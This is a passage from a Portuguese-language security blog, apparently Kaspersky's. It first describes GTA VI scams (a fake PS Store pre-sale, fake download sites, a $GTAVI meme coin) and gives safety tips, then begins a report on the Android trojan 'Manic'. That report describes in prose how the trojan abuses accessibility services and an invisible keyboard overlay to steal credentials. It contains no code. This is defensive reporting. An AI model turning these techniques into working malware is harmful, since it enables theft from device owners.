
Uma variação mais simples envolve sites falsos que cobram dinheiro sob o pretexto de fazer pré-vendas de Grand Theft Auto VI. Por exemplo, um site falso da PlayStation Store voltado para usuários brasileiros oferece pré-vendas por R$ 449,90, valor que corresponde ao preço oficial da PS Store. O usuário pode pagar com cartão de crédito ou Pix (sistema de pagamento instantâneo do Brasil), mas também teria que fornecer dados pessoais, incluindo o CPF, equivalente brasileiro ao número de identificação fiscal.

Pré-venda falsa de GTA VI pelo preço oficial

No Brasil, um site falso da PlayStation Store coleta dinheiro por pré-vendas de GTA VI a um preço que parece legítimo

3. Você perdeu: GTA VI já foi lançado!

Alguns golpistas nem se dão ao trabalho de inventar histórias elaboradas sobre vazamentos, testes beta ou ofertas de pré-venda. Eles criam sites que imitam a aparência e o estilo de GTA e convidam os usuários a jogar GTA VI ali mesmo. Encontramos alguns exemplos desses sites.

GTA VI: aqui e agora

Sem vazamentos, testes ou códigos: os visitantes são simplesmente convidados a clicar em Experimentar GTA 6 e começar a jogar

Um desses sites informa aos usuários que eles podem baixar GTA VI, desde que primeiro escolham sua plataforma. A variedade de opções é surpreendentemente ampla: uma versão para PC, além de versões para PlayStation 5 e Xbox Series X|S.

GTA VI em qualquer plataforma

Os usuários são convidados a escolher uma versão de GTA VI para PlayStation 5, Xbox Series X|S ou PC

Só para deixar claro, o lançamento oficial de GTA VI ainda acontecerá daqui a mais de um mês, portanto não há como baixar e instalar o jogo agora. Ninguém sabe exatamente o que os usuários receberiam em seus dispositivos ao baixar de um desses sites, mas certamente não seria nada útil. E não importa o quanto os golpistas copiem cuidadosamente o estilo característico de GTA e coloquem o logotipo da Rockstar, a barra de endereços geralmente revela o golpe: verifique o domínio e compare-o com o endereço do site oficial da Rockstar Games.

4. A cereja do bolo: GTA VI por tokens

E, finalmente, o que seria de 2026 sem criptomoeda? Encontramos um site cujos criadores provavelmente se inspiraram na história do CyberLeek e decidiram aproveitar a onda de popularidade de GTA VI para promover um token com o nome surpreendentemente direto de $GTAVI. Todo o site segue o estilo de GTA VI e Vice City.

Os criadores do projeto se esforçaram para destacar as vantagens de possuir o token. Eles chamam o $GTAVI de “a única moeda de GTA VI que realmente recompensa seus detentores”. Seja qual for o significado desse slogan, o objetivo final declarado do projeto parece ainda mais tentador: todos os detentores de tokens terão acesso a Grand Theft Auto VI simplesmente por possuírem $GTAVI. Pense nisso por um segundo: não é exatamente uma promessa direta de uma cópia gratuita de GTA VI, mas mais uma aspiração dos desenvolvedores de criptomoedas.

GTA VI como recompensa por possuir $GTAVI

Os criadores do token afirmam que estão se esforçando para, eventualmente, fornecer a todos os detentores de $GTAVI acesso a GTA VI

Para dar mais credibilidade, a página também apresenta algumas estatísticas de criptomoedas. A capitalização de mercado declarada do $GTAVI é de US$ 51.600, com um volume de negociação de US$ 7.880 em 24 horas. Há também uma métrica misteriosa chamada “Characters”, com valor de 12, e ninguém sabe ao certo o que ela significa. Há ainda uma menção separada a um certo $BOOBIE como Top Gainer. Aparentemente, é assim que os criadores do site identificaram aquele que supostamente ganhou mais dinheiro com o $GTAVI. O site não explica de onde vêm esses números nem o quanto eles são realmente precisos.

De modo geral, isso parece uma tentativa de promover mais uma meme coin aproveitando a onda de popularidade de GTA VI. Projetos como esse frequentemente acabam seguindo o esquema clássico de pump and dump: o token é promovido durante algum tempo para elevar seu preço e, depois, os envolvidos e os grandes detentores vendem suas posições, deixando todos os demais com criptomoedas fortemente desvalorizadas. Quanto ao objetivo declarado do $GTAVI, permitir que todos os detentores de tokens obtenham uma cópia de GTA VI apenas por possuí-lo, não há motivo para acreditar que isso realmente acontecerá.

Como esperar pelo GTA VI sem cair em golpes

Não conhecemos nenhuma maneira legítima de obter acesso antecipado a GTA VI e duvidamos que qualquer outra pessoa conheça. Parece que todos nós vamos ter que esperar até novembro. Para não cair em ofertas fraudulentas nesse meio-tempo, recomendamos:

  • Instale jogos somente de fontes oficiais.
  • Verifique o endereço do site. Mesmo que uma página pareça ser o site oficial da Rockstar Games ou da PlayStation Store, examine cuidadosamente o domínio na barra de endereços.
  • Nunca insira seus detalhes de pagamento em sites que prometem GTA VI antes de seu lançamento oficial, especialmente se eles solicitarem que você pague de alguma forma incomum, como por meio de criptomoedas.
  • Não baixe inicializadores, arquivos comprimidos ou arquivos de instalação desconhecidos, mesmo se eles forem apresentados como uma “versão vazada” ou como um software que você precisa para ser um testador beta.
  • Não forneça suas informações pessoais para um “teste beta”, “chave”, “acesso antecipado” ou qualquer outra oferta que pareça boa demais para ser verdade.
  • Nunca desative os recursos de segurança só porque um site pede para você fazer isso. Se um site solicitar que você ignore um aviso do Windows, execute algum comando misterioso ou inicie um arquivo desconhecido como administrador, trate-o como um enorme sinal de alerta.
  • Instale uma solução de segurança confiável criada para jogadores, que avise você antes de acessar um site fraudulento e bloqueie arquivos maliciosos, mas que não deixe seus jogos mais lentos.

Que outros truques os golpistas usam para enganar até os jogadores mais experientes? Descubra em nossas outras postagens:

  • ✇Blog oficial da Kaspersky
  • Este malware para Android rouba credenciais bancárias mesmo sem conexão com a Internet Alanna Titterington
    Os pesquisadores de cibersegurança descobriram uma nova família de malware para Android, chamada Manic. Esse malware permite que criminosos espionem vítimas, roubem credenciais bancárias e assumam o controle remoto de dispositivos infectados. Mas seu truque mais extraordinário é o seguinte: o Manic pode repassar os dados roubados aos invasores, mesmo quando o dispositivo em questão não tiver conexão com a Internet. Aparentemente, interrupções aleatórias da Internet móvel parecem atrapalhar os ci
     

Este malware para Android rouba credenciais bancárias mesmo sem conexão com a Internet

11 de Setembro de 2026, 10:10

Os pesquisadores de cibersegurança descobriram uma nova família de malware para Android, chamada Manic. Esse malware permite que criminosos espionem vítimas, roubem credenciais bancárias e assumam o controle remoto de dispositivos infectados.

Mas seu truque mais extraordinário é o seguinte: o Manic pode repassar os dados roubados aos invasores, mesmo quando o dispositivo em questão não tiver conexão com a Internet. Aparentemente, interrupções aleatórias da Internet móvel parecem atrapalhar os cibercriminosos tanto quanto qualquer outra pessoa, então os agentes por trás do Manic criaram uma solução alternativa incomum.

Pessoas em vários países europeus estão em risco, da Rússia ao Reino Unido. Nesta postagem, explicamos o que esse cavalo de Troia pode realmente fazer, como ele envia clandestinamente os dados roubados aos invasores e como você pode proteger seu dispositivo Android contra Manic e outras ameaças semelhantes.

Como o Manic se espalha e quem está em risco

Os pesquisadores ainda não identificaram exatamente como os invasores estão instalando o Manic nos dispositivos das pessoas. Normalmente, malware como esse se espalha por meio de canais como:

  • Aplicativos infectados em lojas de aplicativos legítimas
  • Arquivos APK maliciosos compartilhados em sites piratas
  • Links de download enviados por meio de aplicativos de mensagens e e-mail
  • Sites fraudulentos

O Google disse a jornalistas que não encontrou nenhum vestígio do Manic se disseminando por meio de aplicativos da Google Play Store. Isso sugere que os usuários provavelmente estão instalando aplicativos infectados de fontes não oficiais.

Os especialistas rastrearam o início da infraestrutura dos invasores nesta campanha até fevereiro de 2026. As primeiras amostras do próprio malware foram encontradas no final de maio deste ano. Desde então, os criminosos por trás do cavalo de Troia refinaram as formas de se esconder da detecção no dispositivo da vítima.

Atualmente, o Manic combina os poderes de um cavalo de Troia bancário, spyware e uma ferramenta de acesso remoto que permite que um invasor controle o dispositivo. Os invasores estão especialmente interessados em dados de fontes como:

  • Aplicativos bancários e serviços de pagamento
  • Aplicativos oficiais do governo
  • Carteiras e plataformas de negociação de criptomoedas
  • Aplicativos de autenticação de dois fatores
  • Mensagens de texto e notificações: principalmente os códigos de uso único usados para verificar logins ou aprovar transações

Ao analisar quais aplicativos bancários o Manic tem como alvo, os pesquisadores conseguiram descobrir quais países ele pretende atingir. Acontece que seu alcance é amplo, abrangendo Áustria, República Tcheca, Estônia, França, Alemanha, Lituânia, Holanda, Polônia, Rússia, Eslováquia, Espanha, Ucrânia e Reino Unido.

Senhas roubadas, códigos interceptados, controle remoto: o que o Manic pode realmente fazer

Vamos analisar exatamente quais informações o Manic rouba e como ele consegue obtê-las. O principal truque do malware consiste em abusar dos serviços de acessibilidade do Android, um conjunto de recursos integrados desenvolvidos para ajudar usuários com deficiências visuais. Usados da forma pretendida, esses recursos são genuinamente úteis para pessoas com perda de visão. Mas os criminosos há muito tempo exploram silenciosamente essas ferramentas para seus próprios interesses.

Depois que o usuário concede ao aplicativo permissão para usar os Serviços de Acessibilidade, esse aplicativo pode “ver” o texto e os botões na tela, interagir com eles, rolar pelas páginas e executar ações automaticamente, tudo como se o próprio usuário estivesse fazendo isso. Os invasores usam esse recurso para ler mensagens na tela, conceder silenciosamente permissões extras ao malware, interferir nas tentativas de desinstalá-lo, desativar as proteções de segurança ou controlar outros aplicativos sem que a vítima perceba.

Com o Manic, esse abuso dos serviços de acessibilidade é combinado com os recursos avançados do próprio cavalo de Troia. Ele pode gerar um teclado invisível que fica sobreposto ao teclado real do telefone. Quando o usuário digita sua senha para fazer login em um aplicativo bancário, o Manic registra exatamente quais teclas foram pressionadas. Em seguida, ele usa os serviços de acessibilidade para reproduzir instantaneamente a mesma sequência de teclas no teclado do aplicativo real.

O Manic gera uma camada de captura transparente que cobre o teclado do telefone

O Manic gera uma camada de captura transparente que cobre o teclado do telefone, registra cada toque e o retransmite ao teclado real. Fonte

Isso significa que os invasores não precisam criar uma tela de login falsa para cada aplicativo que desejam alcançar. Uma vez que o Manic funciona como uma camada invisível sobre o aplicativo genuíno, tudo parece e se comporta como de costume, portanto, o proprietário do telefone não tem motivos para suspeitar que está entregando seu PIN ou senha a um criminoso.

O Manic não registra simplesmente tudo o que o usuário digita. Ele reconhece automaticamente o tipo de informação capturada e a classifica em categorias: senhas, logins de e-mail, códigos SMS de quatro a seis dígitos, sequências de caracteres que se parecem com frases-semente de carteiras de criptomoedas e códigos de desbloqueio ou padrões de desbloqueio do telefone. Juntamente com o próprio texto capturado, o Manic também registra de qual aplicativo ele veio, quando foi inserido, se o usuário o digitou manualmente ou usou o preenchimento automático e se o aplicativo está em sua lista de alvos.

